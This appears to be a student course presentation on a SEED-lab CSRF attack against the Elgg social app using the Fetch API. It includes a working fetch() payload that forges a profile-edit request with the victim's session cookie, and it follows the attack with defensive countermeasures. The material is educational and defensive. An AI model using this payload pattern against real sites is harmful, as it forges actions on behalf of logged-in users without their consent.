# CSRF attack on Elgg via Fetch API

Replacing XMLHttpRequest / form submit with modern `fetch()`

Group 3 — *M1 · M2 · M3*

November 5, 2026

Information Systems Security

# Outline

1. Team & Overview
2. Fetch API attack technique
3. Attack flow & Results
4. Defense & Conclusion

# Team & Overview

# Task allocation (Group of 3 — two-tier model)

**Tier 1 — Shared baseline (mandatory for 100% of members):** each runs Docker, captures the packet, changes About me to their own ID, and joins a cross Q&A on all 15 questions.

| M1 — Offensive | M2 — Browser/Defense | M3 — Research/Slides |
|---|---|---|
| Docker, packet capture, `index.html` + `exploit.py`. Q&A 4–8. | Browser/CORS/SameSite analysis, recording & editing. Q&A 1,3,10–14. | Slides, diagrams, report, defense verification. Q&A 2,9,15. |

# What is CSRF?

Cross-Site Request Forgery — the attacker tricks a *logged-in* victim's browser into sending a forged request to the target server.

**Three required conditions:**

1. The victim has an active session (session cookie).
2. A state-changing action with predictable parameters.
3. The app lacks defenses (no SameSite, no token).

**Goal:** change Alice's *About me* field to `CSRF attack by <ID>`.

# Fetch API attack technique

# Improvement: from XHR/Form to Fetch API

| Criterion | Form submit | XHR | Fetch API |
|---|---|---|---|
| Stealth (no page change) | ✘ | ✔ | ✔ |
| Modern syntax (async) | ✘ | ✘ | ✔ |
| Assignment | ✘ banned | ✘ banned | ✔ required |

## Two key flags

`credentials: 'include'` → forces the browser to attach the session cookie cross-origin.

`mode: 'no-cors'` + urlencoded/FormData → Simple Request, no Preflight.

# Packet analysis & exploit code


Endpoint: `POST http://www.seed-server.com/action/profile/edit`

```
const payload = new URLSearchParams();
payload.append('name', 'Alice');
payload.append('description', '<p>CSRF attack by B21DCCN001</p>');
payload.append('accesslevel[description]', '2');   // 2 = Public
payload.append('guid', '42');                       // Alice's GUID
fetch('http://www.seed-server.com/action/profile/edit', {
  method: 'POST',
  mode: 'no-cors',          // Simple Request -> no Preflight
  credentials: 'include',   // REQUIRED: attach session cookie
  headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
  body: payload
});
```

`FormData` variant: do not set `Content-Type` manually (browser generates the boundary).


# Attack flow & Results

# Attack flow diagram



# Experimental evidence

Alice's original profile




Silent, no page change

About me changed

**Result**

Fully successful attack — no warning, no redirect (undefended configuration).

# Defense & Conclusion

# Defense-in-Depth

| Layer | Measure |
|---|---|
| Cookie | `SameSite=Lax/Strict` — no cookies sent cross-site |
| Application | Anti-CSRF token — attacker cannot read it (SOP) |
| Application | Double Submit Cookie |
| Header | Check `Origin` / `Sec-Fetch-Site` |
| UI | `X-Frame-Options` / CSP `frame-ancestors` |

## Defense evidence

Re-enable Elgg's anti-CSRF token → the same payload fails (missing `__elgg_token`). About me **unchanged**.

# AI disclosure & Conclusion

**AI-usage disclosure:**

- **Level 1:** debated CORS/Simple Request mechanisms — students coded themselves.
- **Level 2:** AI co-created formatting and diagrams following the group's design.
- **Level 3:** AI generated the `exploit.py`/template skeleton; the group configured & tested.

**Core message**

CSRF is **not** stopped by HTTPS. The fundamental fix: `SameSite` cookies + anti-CSRF token + request-origin checks. *Learn attacks to defend.*

# Thank you!

Questions & Answers